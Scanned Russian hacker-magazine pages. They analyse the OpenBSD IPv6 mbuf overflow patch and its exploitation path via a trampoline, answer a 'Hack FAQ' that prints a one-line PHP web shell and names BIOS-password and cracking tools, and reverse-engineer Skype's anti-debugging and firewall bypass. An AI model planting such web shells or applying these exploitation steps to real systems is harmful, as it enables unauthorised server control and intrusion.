Также можно не устанавливать заплатку, а заблокировать весь IPv6-трафик на встроенном в OpenBSD брандмауэре (естественно, при условии, что он не нужен). Для этого необходимо выполнить следующую последовательность действий:

БЛОКИРОВАНИЕ ВСЕГО IPV6-ТРАФИКА НА ВСТРОЕННОМ БРАНДМАУЭРЕ

```
# добавить следующую строку в
файл /etc/pf.conf:
block in quick inet6 all

# загрузить обновленный pf.conf
# внутрь запущенного PF посредс-
твом утилиты pfctl
pfctl -f /etc/pf.conf

# разрешить его использование
pfctl -e -f /etc/pf.conf

# посмотреть текущий статус
# на предмет проверки успешности
принятия нового правила
pfctl -s rules
```

Чтобы разобраться в дыре основательно и (самое главное) самостоятельно, необходимо иметь установленную OpenBSD, а поскольку таковой внутри моей норы не обнаружилось, пришлось курить исходные тексты. Но исходные тексты OpenBSD курить можно до



> Всего лишь две удаленные дыры в конфигурации по умолчанию более чем за 10 лет эксплуатации

> Патч для OpenBSD, исправляющий ошибку

бесконечности, а они даже не убавятся. Нет! Тут нужно мыслить стратегически и действовать по плану! Сетевой стек — весьма масштабное сооружение, и заблудиться в нем намного проще, чем понять его устройство, хотя бы и в самых общих чертах. Нам это, собственно, и не нужно, поскольку, чтобы локализовать ошибку в миллионах строк программного кода, достаточно просто взглянуть на патч, представляющий собой простой diff-файл, который возник в результате сравнения двух версий: исправленной и старой:

ПАТЧ ДЛЯ OPENBSD

```
--- sys/kern/uipc_mbuf2.c        1.24
+++ sys/kern/uipc_mbuf2.c      1.24.2.1
@@ -226,16 +226,14 @@
m_dup1(struct mbuf *m, int off, int len,
{
  struct mbuf *n;
  int l;
- int copyhdr;

  if (len > MCLBYTES)
    return (NULL);
  if (off == 0 && (m->m_flags & M_PKTHDR) != 0)
```

1234123412334

```
    {
      copyhdr = 1;
      MGETHDR(n, wait, m->m_type);
+     M_DUP_PKTHDR(n, m);
      l = MHLEN;
    } else {
-     copyhdr = 0;
      MGET(n, wait, m->m_type);
      l = MLEN;
     }

@@ -249,8 +247,6 @@
m_dup1(struct mbuf *m, int off,
int len,
  if (!n)
    return (NULL);

- if (copyhdr)
-     M_DUP_PKTHDR(n, m);
  m_copydata(m, off, len,
    mtod(n, caddr_t));
  n->m_len = len;
```

На первый взгляд, суть изменений совершенно неясна. Разработчики просто переместили макрос M_DUP_PKTHDR из конца функции m_dup1() внутрь ветки «if (off == 0 && ...», попутно избавившись от переменной-флага copyhdr. Но ведь алгоритм функции m_dup1() остался прежним и при этом совершенно непостижимым. Ковырять патч дальше бессмысленно. Ничего нового выжать из него не удастся, и без помощи исходных текстов не обойтись.
Идем на http://fxr.watson.org/fxr/source/kern/uipc_mbuf2.c?v=OPENBSD и смотрим на полный код функции m_dup1(), критические фрагменты которого в патче отсутствуют:

ПОЛНЫЙ ИСХОДНЫЙ ТЕКСТ ФУНКЦИИ M_DUP1()

```
static struct mbuf * m_dup1
(struct mbuf *m, int off, int len,
int wait)
{
  struct mbuf *n; int l;
  int copyhdr;

  if (len > MCLBYTES)
    return (NULL);
  if (off == 0 &&
    (m->m_flags & M_PKTHDR) != 0)
  {
    copyhdr = 1;
    MGETHDR(n, wait, m->m_type);
    l = MHLEN;
  }
  else
  {
    copyhdr = 0;
    MGET(n, wait, m->m_type);
    l = MLEN;
  }

  if (n && len > l)
  {
    MCLGET(n, wait);
    if ((n->m_flags & M_EXT) == 0)
    {
      m_free(n);
      n = NULL;
    }
  }

  if (!n) return (NULL);
  if (copyhdr)
    M_DUP_PKTHDR(n, m);
  m_copydata(m, off, len,
    mtod(n, caddr_t));
  n->m_len = len;
      return (n);
}
```

Злобный diff покоцал ветвь «if (n && len > l)», сбив нас с толку и завязав наш хвост двойным морским узлом. Но теперь мы вникли в тему: в исправленной версии макрос M_DUP_PKTHDR вызывается до MCLGET, а в старой — после. Осталось только узнать, чем все эти макросы занимаются. Нет ничего проще — на fxr.watson.org все они представлены ссылками, щелкнув по которым мы переходим к месту их определения, снабженного комментариями. Точно таким же путем разбираемся с M_PKTHDR и m->m_flags, проясняющими смысл конструкции «if (off == 0 && (m->m_flags & M_PKTHDR) != 0)», который в переводе на русский язык звучит приблизительно так: если смещение (off) пакета равно нулю, но не совпадает с началом пакета, то мы имеем дело с фрагментом пакета, для обработки которого входим внутрь ветки if.
Макрос MGETHDR выделяет память под специальную структуру mbuf (в данном случае указатель на нее помещается в переменную n) и тут же инициализирует ее для хранения пакетов типа m->m_type. Макрос MCLGET заглатывает заполненные структуры mbuf и объединяет их в кластер, осуществляя сборку пакетов. Но в непофикшенной версии объединение пакетов происходит до вызова макроса M_DUP_PKTHDR, копирующего переданный функции указатель m в выделенную и проинициализированную переменную n. Вот где собака зарыта! Поскольку выделение памяти под фрагменты осуществляется сразу же после инициализации mbuf и до заполнения ее полей реальными значениями, то попытка копирования всех фрагментов функцией m_copydata() в переменную m приводит к переполнению. А все потому, что макрос M_DUP_PKTHDR стоит не на месте! Вроде бы мелочь, а какие последствия она вызывает. Кстати говоря, парни из CoreLabs этот момент никак не объясняют, заставляя нас гадать, как связана фрагментация с переполнением и на сколько фрагментов пакет необходимо разбить для успешной атаки. Забавно, но некоторые ресурсы по безопасности (особенно русские), передирая письмо Theo de Raadt'а, к прилагательному «фрагментированный» добавляют наречие «сильно». Дескать, шлите, ребята, сильно фрагментированные IPv6-пакеты и валите OpenBSD косяками. На самом деле, в оригинале слово «сильно» отсутствует, и прилагаемый к письму эксплойт разбивает IP-пакет всего на два фрагмента, так что называть его сильно фрагментированным нельзя.
Но это все лирика, пора переходить к технике передачи управления на shell-код, поскольку вгонять ядро в панику как-то неинтересно.
Так как это не совсем обычное переполнение, традиционные приемы здесь не подходят и начинать приходится с изучения полей структуры mbuf.h, описанной в файле /sys/mbuf.h:

УСТРОЙСТВО СТРУКТУРЫ MBUF

```
struct mbuf
{
  struct  m_hdr m_hdr;
  {
    union
    {
      struct
      {
        struct pkthdr MH_pkthdr;
        /* M_PKTHDR set */
        union
        {
          struct m_ext MH_ext;
          /* M_EXT set */
          char MH_databuf[MHLEN];
        } MH_dat;
      } MH;
      char M_databuf[MLEN];
      /* !M_PKTHDR, !M_EXT */
    }
  } M_dat;
};
```

Парни из CoreLabs верно подметили, что одним из элементов структуры mbuf является структура m_ext, описанная в файле /sys/mbuf.h:

УСТРОЙСТВО СТРУКТУРЫ M_EXT

```
struct m_ext
{
```

```
    // start of buffer
    caddr_t ext_buf;
    // free routine if not the usual
    void (*ext_free)(caddr_t,
      u_int, void *);
    // argument for ext_free
    void *ext_arg;
    u_int ext_size; // size of buffer, for ext_free
    int  ext_type;
    struct mbuf *ext_nextref;
    struct mbuf *ext_prevref;
    #ifdef DEBUG
      const char *ext_ofile;
      const char *ext_nfile;
      int ext_oline;
      int ext_nline;
    #endif
  };
```

Из множества разных типов данных в структуру m_ext входит указатель на функцию ext_free, которая вызывается из m_free(), когда приходит последний фрагмент пакета. А это значит, что, заменив ext_arg указателем на shell-код, мы вместо банального краха системы добьемся перехвата управления.

Вся сложность в том, что мы не знаем, где именно размещается переполняемая структура mbuf в памяти, поэтому возникает задача определения ее дислокации. Парни из CoreLabs называют ее поиском «правильного трамплина» (right trampoline) и решают следующим образом...

Но прежде — небольшое лирическое отступление. Словарь «Мультилекс» переводит «trampoline» как «батут», и по этому поводу вспоминается следующая невероятно правдоподобная история из жизни. В одном из небольших городов театр проездом давал «Грозу» Островского, в которой, согласно сюжету, Катерина должна была бросаться в реку. Естественно, для смягчения последствий падения использовались маты. С собой их не возили, перекладывая задачу организации всего необходимого на местных. И вот местные, покурив хорошей травы, вместо мата по ошибке положили батут. Короче, бросается, значит, Катерина в «реку» и тут же с криком вылетает обратно. И так несколько раз. Актеры с трудом сдерживаются (сцена-то трагическая), зрители в трансе, и в этот момент один из стоящих на сцене произносит: «Да... Не принимает матушка Волга».

У нас с трамплином возникает та же ситуация, только вместо Волги у нас BSD, а вылетает не Катерина, а исключение. И продолжает вылетать до тех пор, пока мы не угадаем точную локацию переполняемой структуры в памяти, которую парни из CoreLabs добывают довольно варварским путем: «objdump -d /bsd | grep esi | grep jmp», то есть дизассемблируют конкретную версию OpenBSD и ищут в ней инструкцию jmp esi. При чем тут esi? По чистой случайности компилятор разместил в нем указатель на переполняемую структуру, но где гарантия, что при малейшем изменении исходного кода или компиляции с другими ключами компилятор не выберет иную стратегию поведения и не засунет указатель совсем в другой регистр? Увы, такой гарантии у нас нет, а потому proof-of-concept exploit крайне неуниверсален и ненадежен. Атаковать произвольную систему с его помощью не получится, и он годится только для взлома систем, установленных «из коробки» (то есть поставляемых в уже откомпилированном виде), да и то в разных версиях положение «трамплина» будет различным. Так что опасность, грозящая пользователям OpenBSD, очень сильно преувеличена.



ИВАН СКЛЯРОВ







HACK FAQ

Q: КАКИЕ КНИГИ ПО ХАКИНГУ ПОСОВЕТУЕШЬ ПОЧИТАТЬ?

A: В большинстве случаев книги по хакингу или сетевой безопасности пишут люди, далекие от этих тем; лишь за редким исключением появляются действительно достойные экземпляры, как, например, отечественный хит в прошлом «Атака на интернет». Перечислять названия книг, которые я рекомендовал бы прочитать, в журнале я не буду. Специально на этот случай я собрал на своем сайте названия лучших книг по хакингу и сетевой безопасности, а также по программированию, администрированию, web-дизайну и прочему со ссылками на интернет-магазин, поэтому советую тебе сходить по следующему адресу в интернете: www.sklyaroff.ru/books.htm. Однако в первую очередь я рекомендую тебе читать книги по программированию: Си, C++, Assembler, PHP, Perl и т.д.

Q: ПОДСКАЖИ КАКУЮ-НИБУДЬ ПРОГРАММУ ДЛЯ ПОДГЛЯДЫВАНИЯ/СНЯТИЯ ПАРОЛЯ, УСТАНОВЛЕННОГО НА BIOS, КОТОРАЯ РАБОТАЛА БЫ ПОД LINUX?

A: Рекомендую программу CmosPwd (www.cgsecurity.org); она совершенно бесплатна и распространяется под различные операционные системы (Dos, Windows, Linux, FreeBSD и NetBSD) с исходными кодами под лицензией GNU Public License. CmosPwd позволяет как сбрасывать пароли для большинства версий BIOS, так и просто просматривать их. Только хочу тебя предупредить, что показанные этой программой пароли могут отличаться от реально установленных (особенно это характерно для Award BIOS), однако, несмотря на это, они будут рабочими.

Q: ЧТО ТАКОЕ HTTP RESPONSE SPLITTING?

A: Так называется сравнительно молодая атака. Она основывается на том, что протокол HTTP позволяет прерывать заголовок и начинать новый, который и будет считаться правильным. Эта атака не на сервер, а на пользователя, подобно XSS. Хакер должен послать единственный HTTP-запрос, который заставит веб-сервер сформировать такой выходной поток, который будет принят жертвой за целых два HTTP-ответа (вместо одного правильного). HTTP Response Splitting позволяет проводить целый ряд атак, таких как отравление веб-кэша, подмена страниц, кража пользовательской информации и межсайтовый скриптинг. Подробнее об этой атаке ты можешь узнать из статьи Nikitozz'а «Ядовитый ответ» («Хакер», #071) или www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf (на английском языке).

Q: У МЕНЯ В СПИСКЕ ПРОЦЕССОВ WINDOWS XP ЗАПУЩЕНО НЕСКОЛЬКО КОПИЙ ПРИЛОЖЕНИЯ SVCHOST.EXE. ГОВОРИТ ЛИ ЭТО О ТОМ, ЧТО Я ПОДЦЕПИЛ ТРОЯНА?

A: Само по себе наличие нескольких копий svchost.exe не говорит о деятельности вредоносного ПО. Svchost.exe — это главный системный процесс для служб, которые запускаются из динамически загружаемых библиотек (DLL-файлов). Поэтому в системе вполне может быть запущено несколько экземпляров процесса svchost.exe, но с разными PID. Каждый из таких экземпляров представляет собой определенную системную службу или группу служб. Эти группы определены в следующем разделе реестра: HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Svchost. Каждый параметр этого раздела представляет собой отдельную svchost-группу и отображается при просмотре активных процессов как отдельный экземпляр svchost.exe. Ты можешь просмотреть список служб, выполняющихся в каждом процессе svchost.exe, с помощью команды tasklist /SVC. Среди этих служб легко может таиться троян, поэтому воспользуйся поисковиком, чтобы узнать о каждой показанной службе. Также помни, что системный файл svchost.exe должен находиться в папке \%SystemRoot%\system32\. Если он находится в другом месте, то это, скорее всего, указывает на вредоносное ПО.

Q: ПИШУ СНИФЕР ПОД FREEBSD НА СИ И ОБНАРУЖИЛ, ЧТО В ЭТОЙ ОС ОТСУТСТВУЮТ ПАКЕТНЫЕ СОКЕТЫ, КАК ЖЕ ТОГДА ОТЛАВЛИВАТЬ ПАКЕТЫ НА КАНАЛЬНОМ УРОВНЕ?



☞ A: Во FreeBSD для работы на канальном уровне необходимо использовать пакетный фильтр BSD (BPF). Все подробности по работе с этим фильтром смотри в man bpf. Но вместо того чтобы напрямую использовать BPF, ты можешь для тех же целей задействовать кроссплатформенную библиотеку libpcap (www.tcpdump.org).

☞ Q: **КАК СКРЫТЬ IP-АДРЕС ОТ ПОЧТОВОГО СЕРВЕРА ПРИ ПОЛУЧЕНИИ ПОЧТЫ?**

☞ A: Ты можешь просто воспользоваться web-интерфейсом к почтовому ящику, а свой браузер настроить на работу через анонимный прокси-сервер. Однако не все почтовые серверы предоставляют web-интерфейс. В таком случае тебе придется принудительно «соксифицировать» почтовый клиент, так как ни один из известных мне мылеров не предоставляет работу через прокси (Outlook, The Bat! и т.д.). Воспользуйся для этого программой SocksCap. Но есть еще один оригинальный способ. Во многих системах бесплатной почты (например, mail.ru и Яндекс) существует функция «Сборщик почты» (смотри настройки). При включении этой функции, сервер бесплатной почты будет сам подключаться к указанным тобой почтовым серверам и скачивать письма на созданный тобой бесплатный ящик. В итоге на почтовых серверах будет светиться только IP-адрес Яндекса или mail.ru. Позже ты сможешь спокойно забрать письма с бесплатного ящика через web-интерфейс или с помощью мылера.

☞ Q: **Я ХОЧУ ВИДЕТЬ ВСЮ ИНФОРМАЦИЮ, КОТОРОЙ ОБМЕНИВАЮТСЯ МОЙ БРАУЗЕР И WEB-СЕРВЕР, КАК ЭТО СДЕЛАТЬ?**

☞ A: Ты можешь воспользоваться ресурсом web-sniffer.net. В поле HTTP(S)-URL введи адрес сайта, с которым хочешь соединиться и нажми кнопку «Submit». На появившейся странице ты увидишь заголовок HTTP-запроса (HTTP Request Header), который был сформирован твоим браузером, и ниже — ответ сервера (HTTP Response Header). Если тебе неудобно пользоваться web-снифером, то ты можешь поискать плагины к своему браузеру, которые способны просматривать заголовки запросов и ответов в реальном времени. Например, для IE таким плагином является ieHTTPHeadersSetup.exe. Можешь скачать его по адресу www.blunck.info, он весит всего 137 Кб. После установки программы, запусти IE и выбери «Вид → Панели обозревателя → ieHTTPHeadersSetup v1.6».

☞ Q: **ЧТО ТАКОЕ WEB-SHELL И ГДЕ ЕГО ДОСТАТЬ?**

☞ A: Web-shell — это небольшая программка, которую хакер заливает на взломанный web-сервер, чтобы иметь возможность его удаленно изучать и администрировать. Иначе говоря, web-shell предоставляет web-интерфейс для запуска консольных команд и просмотра результатов. Web-шеллы создаются на различных web-языках, таких как Perl, PHP, ASP. Вот так выглядит содержимое простейшего web-шелла на PHP:

```
<?php system($_GET["cmd"]); ?>
```

Однако хакеры и скрипт-киддисы часто используют более продвинутые шеллы с формами (полями ввода), кнопками и пр. Наиболее известными из таких web-шеллов являются r57shell и c99. Эти и десятки других продвинутых web-шеллов ты легко можешь найти и скачать в интернете, например с сайта www.web-hack.ru.

☞ Q: **ВО МНОГИХ ПРОГРАММАХ ДЛЯ ПОДБОРА ПАРОЛЕЙ ЕСТЬ ВОЗМОЖНОСТЬ ВЫБРАТЬ ГИБРИДНУЮ АТАКУ (HYBRID CRACK), КАК ОНА РАБОТАЕТ?**

☞ A: Гибридная атака названа так потому, что она совмещает в себе атаку по словарю и атаку последовательным перебором паролей. В гибридной атаке к каждому словарному слову добавляются символы справа и/или слева, что позволяет формировать такие пароли, как sex123, $admin, #hacker# и т.п. Обычно в настройках программы можно задать количество символов, добавляемых справа и слева.

☞ Q: **КАКИМИ ПРОГРАММАМИ МОЖНО ЗАКОДИРОВАТЬ HTML-КОД? НУЖНО ЛИ КОДИРОВАТЬ HTML-КОД, ЧТОБЫ БЫЛО НИЧЕГО НЕ ПОНЯТНО, КОГДА СОХРАНЯЕШЬ СТРАНИЧКУ? А ТО ПЛАГИАТОРЫ ЧАСТО КРАДУТ ЧУЖИЕ САЙТЫ И ИСПОЛЬЗУЮТ ИХ В СВОИХ НУЖДАХ.**

☞ A: Таких программ существует множество: WebCrypt, HTML Protector, HTMLGuard, HTMLencrypt и т.п. Ищи их в интернете с помощью поисковика. Однако я бы на твоем месте сильно не рассчитывал на них, так как эти программы могут защитить лишь от неопытных пользователей, а профессионал все равно сможет раскодировать такие зашифрованные страницы. В книге «Головоломки для хакера» я на конкретном примере показал, как расшифровать страницу, зашифрованную программой HTML Protector.

☞ Q: **КАК ПОНИМАТЬ ТЕРМИН «НЕДОСТАТОЧНАЯ АУТЕНТИФИКАЦИЯ» (INSUFFICIENT AUTHENTICATION)?**

☞ A: Как правило, доступ к важной информации на web-сервере реализуется с должной аутентификацией. Но некоторые нерадивые администраторы полагают, что достаточно «спрятать» важные ресурсы по определенному адресу, который не указан на основных страницах сервера или других общедоступных ресурсах, чтобы уберечь эти ресурсы от хакеров. Понятно, что, хотя хакер и не знает адрес секретной страницы, она все равно доступна через web, а следовательно, необходимый URL может быть найден перебором типичных файлов и директорий. Например, многие web-приложения по умолчанию используют для административного доступа ссылку в корневой директории сервера (/admin/). Так как пользователь или разработчик предполагает, что никто не воспользуется этой секретной страницей по причине отсутствия на нее прямых ссылок, то зачастую реализацией аутентификации пренебрегают. Для получения контроля над сервером хакеру достаточно найти эту страницу — это и есть «недостаточная аутентификация».

☞ Q: **ГДЕ МОЖНО ВЗЯТЬ ХОРОШИЙ И ПОЛНЫЙ СПРАВОЧНИК ВСЕХ API-ФУНКЦИЙ WINDOWS?**

☞ A: Я видел в интернете сборники API-функций, созданные русскими народными умельцами. Однако все серьезные кодеры за подробными описаниями API-функций обращаются только к MSDN (Microsoft Development Network). Вообще-то, MSDN — платный, ты покупаешь так называемую «подписку на MSDN» — по мере выхода новых версий (раз в 4 месяца), тебе будут приходить его обновления на CD/DVD. Но если у тебя нет возможности/желания пользоваться компакт-дисками, то ты можешь получить полный бесплатный доступ к MSDN на сайте Microsoft — msdn.microsoft.com (многие статьи переведены на русский язык). ⌶



КАК КРИС НАДРУГАЛСЯ НАД SKYPE


Skype представляет собой одну из самых популярных VoIP-программ, установленную на миллионах компьютеров по всему миру, владельцы которых даже и не подозревают, какая опасность им грозит. А опасность им грозит весьма серьезная: от утечки конфиденциальной информации до проникновения червей и попадания на трафик, не говоря уже о таких мелочах, как нежелание Skype работать при активном SoftICE. Я все это благополучно разгрыз и теперь выставляю продукты своей жизнедеятельности на всеобщее обозрение :).

Skype, созданный отцами-основателями скандально известной Kazaa и унаследовавший от своей прародительницы самые худшие ее черты, работает по принципу самоорганизующейся распределенной пиринговой сети (distributed self-organized peer-to-peer network, P2P). Skype — это черный ящик с многоуровневой системой шифрования напичканного антиотладочными приемами исполняемого файла, считывающий с компьютера конфиденциальную информацию и передающий ее в сеть по закрытому протоколу. Последний обходит брандмауэры и сурово маскирует свой трафик, препятствуя его блокированию. Все это превращает Skype в идеального переносчика вирусов, червей и дронов, создающих свои собственные распределенные сети внутри Skype-сети. К тому же Skype довольно бесцеремонно обращается с ресурсами твоего узла, используя его для поддержания связи между остальными узлами Skype-сети, напрягая ЦП и генерируя мощный поток трафика. А трафик, как известно, редко бывает бесплатным (особенно в России), так что кажущаяся бесплатность звонков весьма условна — за узлы с «тонкими» каналами расплачиваются «толстые» владельцы.

Skype активно изучается в хакерских лабораториях и security-организациях по всему миру, и большинство исследователей единодушно сходятся во мнении, что Skype — это дьявольски хитрая программа, написанная бесспорно талантливыми людьми в стиле Black Magic Art. Skype не брезгует грязными трюками, создающими огромные проблемы, о которых я и собираюсь рассказать.

Анализ исполняемого файла

Исполняемый файл Skype-клиента представляет собой настоящий шедевр хакерского искусства,



> Антиотладочные приемы, с помощью которых Skype обнаруживает загруженный SoftICE




> Беглая трассировка Skype с помощью OllyDbg быстро выявляет защитный код, выполняющий проверку на присутствие SoftICE

вобравший в себя множество интересных и достаточно могучих защитных механизмов. Для противодействия им требуются не только мощные инструментальные средства (отладчики, дизассемблеры, дамперы и т.д.) и знания/навыки, но еще и куча свободного времени.
Двоичный файл полностью зашифрован и динамически расшифровывается по мере загрузки в память. Причем сброс дампа невозможен, точнее, затруднен тем обстоятельством, что стартовый код после выполнения очищается, в результате чего мы получаем exe, который не запускается. Оригинальная таблица импорта не содержит ничего интересного, и API-функции подключаются уже в процессе распаковки.
Проверка целостности кода выполняется из разных мест в случайном порядке (преимущественно при входящих звонках), поэтому поиск защитных процедур представляет собой весьма нетривиальную задачу. Более того, они основаны на криптографических RSA-сигнатурах и снабжены полиморфными генераторами, которые в случайном порядке переставляют инструкции ADD, XOR, SUB и др., перемешивая их с левыми машинными командами.
Статический вызов функций (по жестко прописанному адресу) практически не встречается, и все важные процедуры вызываются по динамически вычисляемому указателю, пропущенному через обфускатор. Следовательно, дизассемблер нам тут уже не поможет, и приходится браться за отладчик.
А вот про отладчик следует сказать отдельно. Skype распознает SoftICE даже при наличии установленного IceExt, наотрез отказываясь запускаться. Это забавно, поскольку для взлома самого Skype отладчик SoftICE не очень-то и нужен, ведь существуют и другие инструменты подобного рода, среди которых, в первую очередь, хотелось бы отметить The Rasta Ring 0 Debugger, или сокращенно [RR0D], не обнаруживаемый Skype-клиентом и, как и следует из его названия, работающий на уровне ядра. В принципе можно воспользоваться и отладчиком прикладного уровня (например, стремительно набирающим популярность OllyDbg). Только при этом важно помнить, что Skype легко обнаруживает программные точки останова, представляющие собой однобайтовую машинную инструкцию с опкодом CCh, записывающуюся поверх отлаживаемого кода. А для предотвращения пошаговой трассировки Skype осуществляет замеры времени выполнения определенных участков кода, для прохождения через которые приходится использовать полноценные эмуляторы PC с интегрированным отладчиком, например знаменитый BOCHS.
Наконец, когда исполняемый файл распакован и все проверки пройдены, защита вычисляет контрольную сумму и преобразует ее в указатель, по которому передается управление, пробуждающее Skype.
Проблема в том, что Skype очень следит за своей целостью, поэтому попытка исправления jnz на jmp short работает только до первого входящего звонка, после которого Skype падает и обратно уже не поднимается. Специально для таких хитроумных защит еще во времена MS-DOS была разработана техника онлайн-патча, при которой исправление программы осуществляется непосредственно в оперативной памяти, а после успешного прохождения проверки на наличие SoftICE, совершается откат, чтобы не волновать процедуру проверки целости.

Архитектура распределенной сети

На атомарном уровне структура Skype-сети состоит из обычных узлов (normal/ordinal node/host/nest), обозначаемых аббревиатурой SC (Skype Client), и super-узлов (super node/host/nest), которым соответствует аббревиатура SN. Любой узел, который имеет публичный IP-адрес (тот, который маршрутизируется в интернет и обладает достаточно широким каналом), автоматически становится super-узлом и гонит через себя трафик обычных узлов, помогая им преодолеть защиты типа брандмауэров или трансляторов сетевых адресов (NAT) и равномерно распределяя нагрузку между хостами. В этом и состоит суть самоорганизующейся распределенной децентрализованной пиринговой сети, единственным централизованным элементом которой является Skype-login сервер, отвечающий за процедуру авторизации Skype-клиентов и гарантирующий уникальность позывных для всей распределенной сети.
Важно подчеркнуть, что связь между узлами осуществляется не напрямую, а через цепочку super-узлов. Серверов в общепринятом смысле этого слова (таких, например, как в сети eDonkey) в Skype-сети нет. Любой узел с установленным Skype-клиентом является потенциальным сервером, которым он автоматически становится при наличии достаточных системных ресурсов (объема оперативной памяти, быстродействия процессора и пропускной способности сетевого канала).
Каждый узел Skype-сети хранит перечень IP-



> Структура Skype-сети, в которой присутствуют Skype-клиенты за NAT и брандмауэрами



> General Skype Analysis — мини-портал с кучей ссылок на статьи и прочие ресурсы, посвященные анализу Skype и методам борьбы с ним: http://www1.cs.columbia.edu/~salman/skype.
Skype Trojan — тезисная презентация Walter Sprenger, показывающая, как можно использовать Skype-сеть для распространения червей и прочей заразы: www.csnc.ch/static/download/misc/2006_skype_trojaner_v1.1.pdf.
«How to use Skype with Softice?» — любопытная статья, рассказывающая, почему Skype-клиент не работает при установленном SoftICE и как это побороть: http://gcasiez.perso.orange.fr/skypeandsoftice.html.
«Skype Reads Your BIOS and Motherboard Serial Number» — заметка в блоге, разоблачающая махинации, скрыто проделываемые Skype, читающим BIOS и серийный номер материнской платы: www.pagetable.com/?p=27.


адресов и портов известных ему super-узлов в динамически обновляемых кэш-таблицах (Host Cache Tables, HC-tables). Начиная с версии Skype 1.0, кэш-таблица представляет собой простой XML-файл, в незашифрованном виде записанный на диске в домашней директории пользователя.
Skype-клиенты за отдельную плату могут принимать входящие звонки с обычных телефонов и совершать подобные звонки. Однако в PC2PC-обмене эти серверы никак не участвуют, поэтому мы не будем на них останавливаться.

Как Skype обходит брандмауэры


Протокол обмена между Skype-клиентами совершенно недокументирован, и поэтому вся информация о нем получена методами реинженеринга: дизассемблирования Skype-клиентов, анализа перехваченного сетевого трафика и т.д. Поскольку существует огромное количество значительно различающихся между собой версий Skype-клиентов, то описание протокола может содержать неточности, во всяком случае, open source клиента еще никто не написал.
Сразу же после своего запуска Skype-клиент открывает TCP- и UDP-порты. Их номера случайным образом задаются при инсталляции и могут быть в любой момент изменены через диалог конфигурации, что затрудняет блокирование Skype-трафика на брандмауэре. Помимо этого, Skype открывает порты 80 (HTTP) и 443, однако они не являются жизненно важными, и даже если их заблокировать, Skype ничуть не огорчится.
Ситуация осложняется тем, что Skype шифрует трафик, активно используя продвинутые технологии обфускации, препятствующие выделению постоянных сигнатур в полях заголовков. Алгоритмы шифрования меняются от версии к версии, к тому же выпущено множество специальных версий для разных стран мира, чьи законы налагают определенные ограничения на длину ключа или выбранные криптографические алгоритмы. Но в целом механизм шифрования выглядит так, как показано на рисунке.
